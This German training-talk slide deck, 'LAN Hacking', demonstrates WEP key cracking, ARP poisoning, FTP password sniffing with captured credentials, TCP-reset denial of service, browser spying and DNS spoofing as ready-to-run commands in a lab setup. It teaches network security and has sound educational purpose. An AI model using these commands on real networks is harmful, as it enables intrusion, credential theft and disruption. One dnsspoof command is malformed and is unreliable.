LAN Hacking

Ein Vortrag von
Thomas Will

XINUX e.K.

- gegründet 1999 von Thomas Will
- Training
- Networks
- Security
- Database
- Consulting
- http://www.xinux.com


Agenda

- Szenario
- Hacking mit Aircrack
- Arpspoofing mit Ettercap
- Passwortsniffen mit Dsnort
- Denial of Service mit Tcpkill
- Browserspionage mit Webspy
- Nameserver-Täuschung mit Dnsspoof

Szenario

- Wirelessclient (Angreifer) 192.168.254.22
- Wirelessclient (Wirelessopfer) 192.168.254.33
- Workstation (Opfer) 192.168.254.7
- Gateway 192.168.254.5
- Nameserver 192.168.254.4
- Web/Ftpserver 85.110.194.199
- Accesspoint

Szenario


WAN
Gateway
192.168.254.5
Nameserver
192.168.254.4
Opfer
192.168.254.7
Angreifer
192.168.254.22
AP1
wireless Opfer
192.168.254.33

Hacking mit Aircrack

- Wlan Karte in den Monitor Modus versetzen
- Wlan analysieren
- Opfer auswählen
- Wirelesstraffic mitschneiden
- Erzeugen von gefälschten Arp Paketen
- Cracken der gesammelten Daten

Wlancard Monitormode

- setzen
  - iwconfig eth2 mode monitor
- kontrollieren
  - iwconfig eth2
    - eth2 IEEE 802.11b/g Mode:Monitor Frequency:2.437 GHz
    - Access Point: Not-Associated Bit Rate:54 Mb/s Tx-Power=31 dBm
    - Sensitivity=20/200
    - Retry min limit:8 RTS thr:2347 B Fragment thr:2346 B
    - Encryption key:off
    - Link Quality:224 Signal level:0 Noise level:34
    - Rx invalid nwid:0 Rx invalid crypt:0 Rx invalid frag:0
    - Tx excessive retries:0 Invalid misc:0 Missed beacon:0

Wlan analysieren

- airodump-ng eth2

  - CH 7][Elapsed: 1 min][2007-02-08 08:39
  - BSSID PWR Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
  - 00:14:BF:36:E8:38 57 304 398 23 4 48 WEP WEP HOLLA
  - BSSID STATION PWR Lost Packets Probes
  - 00:14:BF:36:E8:38 00:12:F0:62:10:4E 88 0 13

Opfer auswählen

- Erkenntnis
  - Macadresse des AP = 00:14:BF:36:E8:38
  - Macadresse des Wirelessopfers = 00:12:F0:62:10:4E
  - ESSID = HOLLA
  - Channel = 4

Wirelesstraffic mitschneiden

- airodump-ng --channel 4 --bssid 00:14:BF:36:E8:38 \
  -w capture eth2
- Erklärung
  - --channel 4 = Kanal 4
  - --bssid 00:14:BF:36:E8:38 = Mac des AP
  - -w capture = Capturefile
  - eth2 = Wifischnittstelle

Erzeugen von gefälschten Arppaketen

- aireplay-ng -3 -b 00:14:BF:36:E8:38 -h 00:12:F0:62:10:4E eth2

- Erklärung
  - -3 = Arpspoofing
  - -b 00:14:BF:36:E8:38 = Mac des AP
  - -h 00:12:F0:62:10:4E = Macadresse des Wirelessopfers
  - eth2 = Wifischnittstelle

Cracken der gesammelten Daten

- aircrack-ng -f 10 capture-01.cap
  - Aircrack-ng 0.7
  - [00:00:11] Tested 563637 keys (got 678508 Ivs)
  - KB depth byte(vote)
  - 0 0/ 7 AE(117) F5(35) 23(30) 40(24) B8(15) E9(15)
  - 1 0/ 7 59(111) 43(39) 37(20) 68(18) 62(13) 7C(13)
  - .....
  - 10 2/ 9 CD(20) 1D(15) 6A(15) 6E(15) 93(15) D3(10)
  - KEY FOUND! [AE:59:AB:CD:83:BC:DB:76:FD:B3:0F:87:2A]

Arpspoofing mit Ettercap

- Auf dem Angreifer wird Ettercap installiert
- Vergiften den Arptabelle der Opfers für DNS und GW
- ettercap -T -q -M ARP /192.168.254.7/ /192.168.254.4-5/
- Erklärung
  - -T = Textmodus
  - -q = still
  - -M ARP = ARP Spoofing
  - /192.168.254.7/ = Der "infizierte" Host
  - /192.168.254.4-5/ = DNS und GW werden gefaked

Dsnifftools

- Auf dem Angreifer wird Dsniff installiert
- Dsniff beinhaltet beispielsweise
  - dsniff = ein Passwortsniffer
  - tcpkill = Denial of Service für Tcpverbindungen
  - webspy = Browserspionagetool
  - Dnsspoof = „DNS-Fälscher“

Passwort sniffen

- dsniff ist ein Passwortsniffer für verschiedene Protokolle (ftp,http,telnet,smtp,pop,imap,smb ....)
- dsniff -n -i eth1 -s 1500 host 85.10.194.199
  - 02/06/07 18:51:34 tcp sagittarion.46200 -> neelix.talaxia.de.21 (ftp)
  - USER wuschel
  - PASS suxa
- Erklärung
  - -n = numerische Ausgabe
  - -i eth1 = Schnittstelle
  - -s 1500 = Länge des Mitschnittes pro Paket
  - host 85.10.194.199 = Muster wie bei tcpdump

DOS mit tcpkill

- laufende TCP Verbindung wird gekillt
- Resetpaket wird gespooft und in die Verbundung eingeschleust
- tcpkill port 80
- Syntax wir bei tcpdump

Browserspionage mit Webspy

- Webdaten vom Opfer werden im lokalen Browser online angezeigt
- Mozilla als root starten
  - mozilla&
- Webspy starten
  - webspy 192.168.254.7

Nameservertäuschung mit Dnsspoof

- Angreifer beantwortet Dns-Anfragen
- fakehost Datei anlegen
  - cat > 192.168.254.24 www.xinux.de > fakehosts
  - dnsspoof -f fakehosts
- Verbindungen zu www.xinux.de werden vom Angreifer beantwortet

Links

- http://www.remote-exploit.org/
- http://ettercap.sourceforge.net/
- http://monkey.org/~dusong/dsniff/
- http://www.xinux.com
- http://www.xinux.com/download/lan-hacking.pdf

Vielen Dank für Ihre Aufmerksamkeit!

Eine Vortrag von

Thomas Will

xinux e.K.